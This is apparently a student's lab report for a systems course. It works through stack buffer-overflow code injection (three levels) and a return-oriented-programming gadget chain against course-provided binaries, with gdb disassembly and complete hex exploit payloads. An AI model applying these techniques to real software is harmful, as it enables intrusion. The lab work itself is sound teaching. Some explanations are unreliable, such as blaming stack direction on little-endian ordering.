

COMP201 Assignment 4

Ahmet Buğra Ertürk

January 4, 2026

1 Code Injection Attack

First I opened the CTARGET executive file with `gdb` in order to disassemble the functions. Because I was going to use it for all levels, I disassembled the function `getbuf()` with `disas /r <function>` method in `gdb`. I used `/r` flag for all disassembling operations to see raw machine codes.

0x401928 <+0>:	55	<code>push</code>	<code>%rbp</code>
0x401929 <+1>:	48 89 e5	<code>mov</code>	<code>%rsp,%rbp</code>
0x40192c <+4>:	48 83 ec 30	<code>sub</code>	<code>\$0x30,%rsp</code>
0x401930 <+8>:	48 8d 45 d0	<code>lea</code>	<code>-0x30(%rbp),%rax</code>
0x401934 <+12>:	48 89 c7	<code>mov</code>	<code>%rax,%rdi</code>
0x401937 <+15>:	e8 eb 03 00 00	<code>callq</code>	<code>0x401d27 <Gets></code>
0x40193c <+20>:	b8 01 00 00 00	<code>mov</code>	<code>\$0x1,%eax</code>
0x401941 <+25>:	c9	<code>leaveq</code>	
0x401942 <+26>:	c3	<code>retq</code>	

Listing 1: `getbuf()`

Because I want to change the return location of the `getbuf()`, I had to check the address where the return location is stored. I have already known that when a function calls another functions, the return address is stored in the stack where the `%rsp` register points, then the `%rsp` moves 8-byte lower address because of the little-endian byte ordering. After these steps, the stack should be seen as in Figure 1

After that, `getbuf()` first store the caller's `%rbp` value in the stack with using `push` instruction, so it caused 8-byte shift in the stack. Then, with `sub`

In all assembly code representations, unnecessary zeros at the beginning of the addresses were deleted, and assembly instructions were aligned to provide readability.




Figure 1: x86-64 Stack Frame, immediately after calling the callee function.

`$0x30, %rsp` instruction, the function provides a 48-byte space for itself in the stack. It uses `sub` instead of `add` because of the little-endian. After these steps, the stack should be seen as in Figure 2




Figure 2: x86-64 Stack Frame, after `getbuf()` allocates space.

Now, we can calculate how long input we should give to overwrite on the return address. First 48-byte of our input will be written on the allocated space for the callee function, next 8-byte will be written on the old value of the `%rbp`. After all these, next 8-byte stores our return address and if we can

write any address here, after the `retq` instruction of the `getbuf()` the code will continue at this address.

Therefore, we need to write at least 64-byte input to modify the return address.

1.1 Level 1

For this level, first I disassembled the function `touch1()`.

0x401943 <+0>:	55	<code>push</code>	<code>%rbp</code>	
0x401944 <+1>:	48 89 e5	<code>mov</code>	<code>%rsp,%rbp</code>	
0x401947 <+4>:	c7 05 bb 3b 20 00 01 00 00 00	<code>movl</code>	<code>\$0x1,0x203bbb(%rip)</code>	# <vlevel>
0x401951 <+14>:	bf 10 36 40 00	<code>mov</code>	<code>\$0x403610,%edi</code>	
0x401956 <+19>:	e8 15 f4 ff ff	<code>callq</code>	<code>0x400d70 <puts@plt></code>	
0x40195b <+24>:	bf 01 00 00 00	<code>mov</code>	<code>\$0x1,%edi</code>	
0x401960 <+29>:	e8 ca 01 00 00	<code>callq</code>	<code>0x401b2f <validate></code>	
0x401965 <+34>:	bf 00 00 00 00	<code>mov</code>	<code>\$0x0,%edi</code>	
0x40196a <+39>:	e8 e1 f5 ff ff	<code>callq</code>	<code>0x400f50 <exit@plt></code>	

Listing 2: `touch1()`

Now, I can see the starting address of the `touch1()`, `0x401943`, and my input had to change the return address of the `getbuf()`. Therefore I need to create an input with 64-byte, which was calculated in the previous section, and the last 8-byte of the input must be `00 00 00 00 00 40 19 43`, but because of the little-endian, it must be `43 19 40 00 00 00 00 00`. The rest of the input is not important for this level so I filled them with all-zeros.

Answer

```

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

43 19 40 00 00 00 00 00

```

1.2 Level 2

In this level, I had to change return address similar to Level 1, but in this case our new function `touch2` has an argument. First, I learned the address of the

`touch2` with the same method in Level 1, which is `0x40196f`. This argument must be the value in `cookie.txt`, which is `0x1d6f8fa5`. As we know, 1st argument of an function has to be in `%rdi` register and `touch2(unsigned val)` has only one argument. Therefore, I had to assign the value of `0x1d6f8fa5` into `%rdi`. In order to do that, following assembly code must be injected with my input.

```
movq $0x1d6f8fa5, %rdi
retq
```

Listing 3: Setting the argument

To use this code block, I had to convert it in machine codes, so I create an `level2.s` file and followed the steps that mentioned in the appendix of the instructions, which are:

```
gcc -c level2.s
objdump -d level2.o
```

Listing 4: Getting machine code

Then, output of this file shows the machine code of the assembly code that I try to inject.

```
0: 48 c7 c7 a5 8f 6f 1d    mov     $0x1d6f8fa5,%rdi
7: c3                      retq
```

Listing 5: Machine code of the our assembly code

Now, I can easily see the code block that I had to inject, which is `48 c7 c7 a5 8f 6f 1d c3`. However, I was not sure where to write this in my input. After thinking a while, I decided give this input to where the `%rsp` shows, then change the return address with this address, but I did not know this address. In order to learn that, I added an breakpoint to the function `getbuf()`, then used `print /x $rsp` command in `gdb`. It gave me `0x55671608`.

After that, my problem was changed, even though I was able to inject my code block and call it, I should have found the address that the address of the `touch2` would be written. After a while research, I learned that whenever `retq` instruction is called, `%rsp` moves 8-byte. Therefore, first `retq`, which is in `getbuf()` causes the returning the address at our regular return address which would be changed by me as `0x55671608`, then the second `retq` in our injected code caused to return the address 8-byte after the regular address. Therefore, I need to overwrite the address of the `touch2` onto `test` function. In summary the stack should be as in Figure 3.




Figure 3: x86-64 Stack Frame

Our input length was 64-byte in our first level but in this level I need to overwrite the address of the `touch2` onto our caller frame, so in this case, our input length would be 72-byte. For return addresses, I had to consider little-endian but for my function codes, compiler has already handled it.

Answer

```
48 c7 c7 a5 8f 6f 1d c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
08 16 67 55 00 00 00 00
6f 19 40 00 00 00 00 00
```

1.3 Level 3

In this level, our methodology almos same as Level 2. The difference is only that, `touch3` take the argument as `String` instead of directly number. Therefore first I need to find `ascii` representation of the string of `1d6f8fa5`. After checking `ascii` table, I found it as 31 64 36 66 38 66 61 35.

Now, I had to decide the place that I store this value. It should not be removed when other functions called according to hint in the instructions. Therefore, I decided to write it onto `test` function. Then, I was going to give the address of the string as an argument therefore I need to calculate its address.




Figure 4: x86-64 Stack Frame

As can be seen in Figure 5, I extend my input 8-byte. So, address of our string can be found as `$rsp + 72`, which is `0x55671650`. Therefore, we had

to inject this code:

```
0: 48 c7 c7 50 16 67 55  mov    $0x55671650,%rdi
7: c3                    retq
```

In our input, again have to be parallel to little-endian with the same way as previous levels. However, string should be written with same order.

Answer

```
48 c7 c7 50 16 67 55 c3

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

08 16 67 55 00 00 00 00

8a 1a 40 00 00 00 00 00

31 64 36 66 38 66 61 35
```

2 Return-Oriented Programming (BONUS)

Again, first, I opened the RTARGET executive file with `gdb` in order to disassemble the functions. Because I was going to use it for all levels, I disassembled the function `getbuf()` with `disas /r <function>` method in `gdb`. I used `/r` flag for all disassembling operations to see raw machine codes.

```
0x401898 <+0>: push    %rbp
0x401899 <+1>: mov     %rsp,%rbp
0x40189c <+4>: sub     $0x10,%rsp
0x4018a0 <+8>: lea     -0x10(%rbp),%rax
0x4018a4 <+12>: mov     %rax,%rdi
0x4018a7 <+15>: callq   0x401f46 <Gets>
0x4018ac <+20>: mov     $0x1,%eax
0x4018b1 <+25>: leaveq
0x4018b2 <+26>: retq
```

Listing 6: `getbuf()`

Now, we can see our stack has 16-byte space. Also, `%rbp` from caller function was saved and it also need 8-byte space.

2.1 Level 2

In this case, firstly, I checked the value in `cookie.txt`, `0x754e7ddd`. Now, I had to find the code, which assigns this value into `%rdi` register, similar to Level 2 in previous one. In order to do that, I will use `pop` instruction because it is very hard to find a code that directly assigns my code into the register. The `pop` instruction help me the copy the 8-byte before from the address that the `%rsi` shows. Therefore, if I can write `0x754e7ddd` where the `%rsi` shows when the `pop` instruction is called and copy it in `%rdi`, then call the `touch2` function, it will work.

When I check the byte-code of the `popq %rdi` following with `retq, 5f c3`, in the assembled version of `rtarget` with `grep` in terminal, it cannot find such a code. Then, I thought if can find it for any register and then move it into `%rdi`, it also works. Then, I try to it for `%rax` register and I can find `58 c3` and `48 89 c7 c3` byte-codes, which are corresponds to `popq %rax` (`58`) and `movq %rax, %rdi` (`48 89 c7`) with following `retq` (`c3`) instructions. Output of these searches are:

```
[aerturk23@linux01 bonus]$ grep "58 c3" rtarget.asm
401af3:      c7 00 7c 51 58 c3      movl    $0xc358517c, (%rax)
[aerturk23@linux01 bonus]$ grep "48 89 c7 c3" rtarget.asm
401ac4:      b8 48 89 c7 c3      mov     $0xc3c78948,%eax
```

These outputs show us the addresses of the byte-codes that I want. For first one, it is $0x401af3 + 4 = 0x401af7$; for second one, it is $0x401ac4 + 1 = 0x401ac5$. Now, first I just wanted to check them with `gdb` command `x/2i 0x401af7` and `x/2i 0x401ac5` and they gave these outputs:

```
(gdb) x/2i 0x401af7
0x401af7 <setval_382+16>:  pop     %rax
0x401af8 <setval_382+17>:  retq
(gdb) x/2i 0x401ac5
0x401ac5 <getval_387+5>:   mov     %rax,%rdi
0x401ac8 <getval_387+8>:   retq
```

Now, I was sure I can use it but because of the restriction in the assignment instruction, I also have to check whether they are between `start_farm` and `mid_farm`. In order to do that, I disassembled these two functions and checked their addresses, so I can see they are between these two functions.

After calling these functions, I can call the `touch2` function with the address `0x4018df` because when I disassemble it, I can see it starts with this address. Because of that, we need to go `0x401af7`, `0x401ac5` and `0x4018df`, respectively.

Now, I need to organize my stack.




Figure 5: x86-64 Stack Frame

The input should be 56-byte (16-byte comes from stack for callee function, 8-byte for `%rbp`, 3*8-byte for return addresses and 8-byte for value in `cookie.txt`). To create the input, we need to consider little-endian, as well.

Answer

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00

f7 1a 40 00 00 00 00 00
dd 7d 4e 75 00 00 00 00

c5 1a 40 00 00 00 00 00
df 18 40 00 00 00 00 00
```